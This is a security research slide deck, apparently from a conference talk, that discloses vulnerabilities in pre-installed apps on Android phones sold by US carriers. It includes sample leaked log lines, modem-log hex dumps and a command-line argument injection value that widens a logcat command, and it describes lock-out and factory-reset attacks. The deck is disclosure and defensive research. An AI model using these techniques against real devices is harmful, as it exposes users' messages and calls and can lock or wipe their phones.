

# Vulnerable Out of the Box: An Evaluation of Android Carrier Devices

Ryan Johnson - Kryptowire

Angelos Stavrou - Kryptowire

# Why Look for Cyber Threats?

## Aggressive data collection

- [Exfiltration of sensitive user-data to China \(Adups\)](#)
- [Sensitive data collection \(OnePlus 5\)](#)

## Remote system compromise

- [System compromise from insecure network communications \(Ragentek\)](#)

## User data disclosure due to vendor modifications

- [Samsung leaking log data \(CVE-2017-7978\)](#)
- [MediaTek leaking log data \(CVE-2016-10135\)](#)

## Local “root” privilege escalation

- [Alcatel A30 \(former Amazon Prime Exclusive Device\)](#)
- [Leagoo P1](#)
- [Privileged EngineerMode app \(OnePlus 5\)](#)
- [Android 4.4 devices with a MediaTek chipset](#)




## *Secret Back Door in Some U.S. Phones Sent Data to China, Analysts Say*

[点击查看本文中文版](#)

By MATT APUZZO and MICHAEL S. SCHMIDT NOV. 15, 2016



### RELATED COVERAGE



# Pre-installed Apps and Vendor OS Modification

Android devices contain a set of pre-installed apps


- May not be available on Google Play
- Some apps cannot be disabled
- Privileged platform apps

Pre-installed apps can be ***malicious and/or insecure***

- Insecure apps can be locally or remotely exploited
- Malicious apps can provide “backdoor” functionality and may exfiltrate sensitive user data

Vendors generally modify Google’s official Android code to provide custom behavior

- (Un)intentionally expose sensitive capabilities




Source: <https://developer.android.com/guide/platform/index.html>

# App Components

Fundamental functional blocks of an Android app

- Activity
- Broadcast Receiver
- Service
- Content Provider

Declared in the app's manifest file



May provide accessible entry-points into an app for other apps to exploit by using intents which are a message-like abstraction for communication within between apps

- Contains Intent-specific fields and potentially embedded data

# Exported App Components

Exported components are **accessible to any process** on the device

- Regulated by the `android:exported` and `android:permission` app component attributes

Android will export components, *by default*, if the app component does not use the `android:exported` attribute and declares at least one intent-filter


```
<service android:name="com.asus.dm.installer.DMInstallerService">
    <intent-filter>
        <action android:name="com.asus.dm.installer.sync_apk_data"/>
        <action android:name="com.asus.dm.installer.startService"/>
        <action android:name="com.asus.dm.installer.download_app"/>
        <action android:name="com.asus.dm.DMService.app_install_start"/>
        <action android:name="com.asus.dm.DMService.app_install_result"/>
        <action android:name="com.asus.dm.DMService.registerConnectivity"/>
        <action android:name="com.asus.dm.installer.removeService"/>
    </intent-filter>
</service>
```

DMInstallerService  
will be exported *by default*

# Threat Model

A low-privilege third-party app is installed on the device via app repackaging, phishing, remote exploit, etc.

- Possibly, the READ\_EXTERNAL\_STORAGE permission is needed
- A malicious app without malicious permissions



# Android Devices on US Carriers - Vulnerabilities

## ZTE Blade Spark (sold by AT&T)

- Write modem and logcat logs to external storage

## LG Phoenix 2 (sold by AT&T)

- Write logcat logs to app's private directory
- Lock user out of their device

## Asus ZenFone V Live (sold by Verizon)

- Command execution as system user
- Take and write screenshot to external storage

## ZTE Blade Vantage (sold by Verizon)

- Write modem and logcat logs to external storage

## Essential Phone (sold by Sprint)

- Programmatic factory reset

## Coolpad Defiant (sold by T-Mobile)

- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

## T-Mobile Revvl Plus (Coolpad) (sold by T-Mobile)

- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts

## ZTE ZMAX Pro (sold by T-Mobile)

- Send, read, and modify text messages
- Programmatic factory reset
- Obtain phone numbers of contacts
- Write modem and logcat log to external storage

## LG G6 (sold by Multiple Carriers)

- Lock user out of their device
- Get logcat log and kernel logs

## ZTE ZMAX Champ (sold by Total Wireless)

- Write modem and logcat logs to external storage
- Programmatic factory reset
- Make device continually crash in recovery mode

# ZTE – Modem Log and Logcat Log

Vulnerability allows any app to access text messages and call data and logcat logs

- Can be activated by any app on the device
- Transparent to the user (no notifications, toast messages, etc.)

Writes to a base directory of /sdcard/sd\_logs

- Modem log stored in qmdl format and logcat log in plaintext

Present in all the ZTE devices we examined

- [ZTE Blade Spark](#), [ZTE Blade Vantage](#), [ZTE ZMAX Pro](#), [ZTE ZMAX Champ](#)



Source: <https://www.amazon.com/Unlocked-Fingerprint-Reader-Z971-Desbloqueado/dp/B0748Z1VJ3>

# Sample Data Leaked Through Logcat

## Data written to the logcat log by any process

- Login credentials, tokens, etc.

Body of sent and received text messages

Phone number of received and placed calls

GPS Coordinates

Email Addresses

Telephone number

Cell Tower ID

MAC Address

Serial Number

IMEI

IMSI

URLs

```
06-24 17:56:29.620 11008 16012 D REQUEST : CEOMRequestData{u  
erServiceType=SignOn, ispostData=true, requestDebug=false, respo  
nseHeaders=[X-Application: CEOMWrapper.android, X-AppVersion: 1.  
955U, X-DeviceManufacturer: samsung, X-DeviceName: SAMSUNG-SI  
mF700, X-DeviceModel: SM-F700, X-DeviceType: MOBILE, X-Device  
inputParam=[COMPANY=7777777, WFUID=myuserid, PASSWORD=derp,
```

```
06-24 18:44:02.466 2423 2693 D CmsModule: msisdn: +1540
```

```
06-24 18:59:03.422 6201 6990 D Mms-debug: sendMultipartTextMessage:mDest=540  
|mServiceCenter=null|messages=[text message body]mPriority=-1|isExpectMore=false|mValid  
ityPeriod=-1|threadId=1|uri=content://sms/1|msgs.count=1|token=-1|mSubId=1|mRequestDe
```

```
06-24 19:04:28.475 1359 1359 D PhonecallDetector: onOutgoingCallStarted()  
number: 540 start at: Sun Jun 24 19:04:28 EDT 2018  
06-24 19:04:43.769 1359 1359 D PhonecallDetector: onOutgoingCallEnded() n  
umber: 540 start at: Sun Jun 24 19:04:28 EDT 2018 end at: Sun Jun 24  
19:04:43 EDT 2018
```

```
06-24 18:49:58.046 3014 3014 I TrustAgent: [HomeAddressChangeTracker]  
fetch for account [REDACTED] @gmail.com
```

# Exposing User Data Through Logcat Logs

Third-party Android apps cannot read the system-wide logcat log since Android 4.1 due to it containing sensitive user data

- Can only read the log messages they write
- System-wide log requires READ\_LOGS permission

Pre-installed apps can expose log data to other apps


- Generally written to external storage (SD card), although a app's private directory is also possible

Any app with the READ\_EXTERNAL\_STORAGE permission can read from external storage  
(i.e., SD card)

- Contains the user's pictures, downloads, and arbitrary files

Device	Carrier
ZTE Blade Spark	AT&T
ZTE Blade Vantage	Verizon
ZTE ZMAX Pro	T-Mobile
ZTE ZMAX Champ	Total Wireless
LG G6	Multiple Carriers
LG Phoenix 2	AT&T
Vivo V7	Unlocked
LG X Power	Unlocked
LG Q6	Unlocked
Asus ZenFone 3 Max	Unlocked
Orbic Wonder	Unlocked

# ZTE – Activating the Modem Log



# ZTE – Modem Log – Text Messages

Outgoing text message to 7035758208 with a message of “*Test. Can you text me back?*”

00e89b60	e0 00 01 09 05 00 07 63	33 59 01 30 00 06 00 07	.....c3Y.0....
00e89b70	91 31 21 13 94 18 f0 24	01 01 0a 81 07 53 57 28	.1!....\$....E..!
00e89b80	80 00 00 1b d4 f2 9c ee	02 0d c3 6e 50 fe 5d 07	`.....nP.]..
00e89b90	d1 cb 78 3a a8 5d 06 89	c3 e3 f5 0f 33 6a 7e 92	..x:].....3j~.

Incoming text message from 7035758208 with a message of “*Sucka*” with a timestamp of 3:04:43pm on March 11, 2018

019928b0	29 00 09 01 25 01 e0 07	91 21 04 44 29 61 f6 00	)...%....!.D)a..
019928c0	19 04 0b 91 71 30 75 85	02 f8 00 00 81 30 11 51	....Q.x.....0.Q
019928d0	40 34 69 06 d3 fa 78 1d	06 01 00 1b 22 7e 79 00	@4i...x...."~y.

# ZTE – Modem Log – Call log

Incoming call from **7034227613**

03d3eda0	10 00 7a 01 7a 01 c1 12	17 27 37 f5 c9 6a e0 00	..z.z....'7..j..
03d3edb0	03 00 00 00 00 11 00 00	00 07 00 00 00 01 00 00	.....
03d3edc0	00 00 00 00 00 <b>37 30 33</b>	<b>34 32 32 37 36 31 33</b> 66	..... <b>7034227613f</b>
03d3edd0	50 11 00 00 f0 af 68 00	90 98 00 00 80 48 69 00	P.....h.....Hi.
03d3ede0	d0 b6 e5 ff 00 00 00 00	40 86 02 00 10 f9 ff ff	.....@.....

Outgoing call to **18008648331**

03334a20	80 a0 70 c5 c9 6a e0 00	03 38 00 00 00 11 00 00	..p..j...8.....
03334a30	00 06 00 00 00 01 00 00	00 00 00 00 00 <b>31 38 30</b>	..... . <b>180</b>
03334a40	30 <b>38 36 34 38 33 33 31</b>	00 00 54 0e 60 34 c6 1b	<b>08648331</b> ..T.`4..
03334a50	00 00 03 00 50 89 00 80	00 00 00 00 00 00 00 00	.....P.....
03334a60	d0 06 7f 02 00 00 00 00	00 00 00 00 30 0d 28 0a	.....0.(.

# LG Vulnerabilities

Obtain system-wide logcat log in attacking app's private directory

- Affects **LG G6**, **LG Q6**, **LG X Power 2**, and **LG Phoenix 2**
- Generally written to SD card, but using path traversal it can be written in the attacking app's private directory

Lock user out of their device

- Affects **LG G6**, **LG Q6**, **LG X Power 2**, and **LG Phoenix 2**
- Can only make emergency calls

Dump hidden database that contain logcat and kernel logs to external storage

- Affects **LG G6**, **LG Q6**



Source: <https://www.amazon.com/LG-G6-32-GB-Unlocked-Exclusive/dp/B07D2JL7TS>

# LG – Read System-wide Logcat Log Via Command Line Argument Injection

Default command the com.lge.gnsslogcat app executes is logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V

By default it writes the logs to /storage/emulated/0/gnsslog, but it is vulnerable to a path traversal attack and can be made to write in an app's private directory (file permission changes needed)

App allows log tags to be supplied via intent that get :V appended to it which get added to the end of logcat command, so you can add \*:V Hidden to get all log messages

Command line argument injection changes the command to logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V \*:V Hidden:V


# LG – Lock The User Out of Their Device

*Screen lock is unresponsive except for making emergency calls*

- Exported broadcast receiver in com.android.systemui app
  - Writes two values to the system settings and locks the screen
- Screen lock is active in safe mode
- Can be used for a crypto-less ransomware
- Affects [LG G6](#), LG Q6, LG X Power 2, and [LG Phoenix 2](#)

If ADB is enabled prior to the screen lock, a user can remove the screen lock by sending a particular broadcast intent

- Otherwise, a factory reset is required to recover the device



# Programmatic Factory Reset

A “factory reset” wipes all user data and apps from the device

